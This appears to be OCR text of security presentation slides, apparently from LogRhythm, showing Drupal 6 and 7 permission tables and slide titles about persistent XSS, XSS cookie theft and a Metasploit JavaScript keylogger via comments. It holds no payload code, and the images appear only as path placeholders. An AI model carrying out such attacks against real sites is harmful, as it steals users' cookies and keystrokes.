
- Drupal 6

Permission	anonymous user	authenticated user
comment module		
access comments	☐	☑
administer comments	☐	☐
post comments	☐	☑
post comments without approval	☐	☑


- Drupal 7

PERMISSION	ANONYMOUS USER	AUTHENTICATED USER	ADMINISTRATOR
Filter			
Administer text formats and filters *Warning: Give to trusted roles only; this permission has security implications.*	☐	☐	☑
Use the Filtered HTML text format *Warning: This permission may have security implications depending on how the text format is configured.*	☐	☑	☑
Use the Full HTML text format *Warning: This permission may have security implications depending on how the text format is configured.*	☐	☐	☑


content creation & comments




comments – persistent XSS




comments – XSS cookie theft



comments – MSF JavaScript keylogger




comments – MSF JavaScript keylogger



LogRhythm

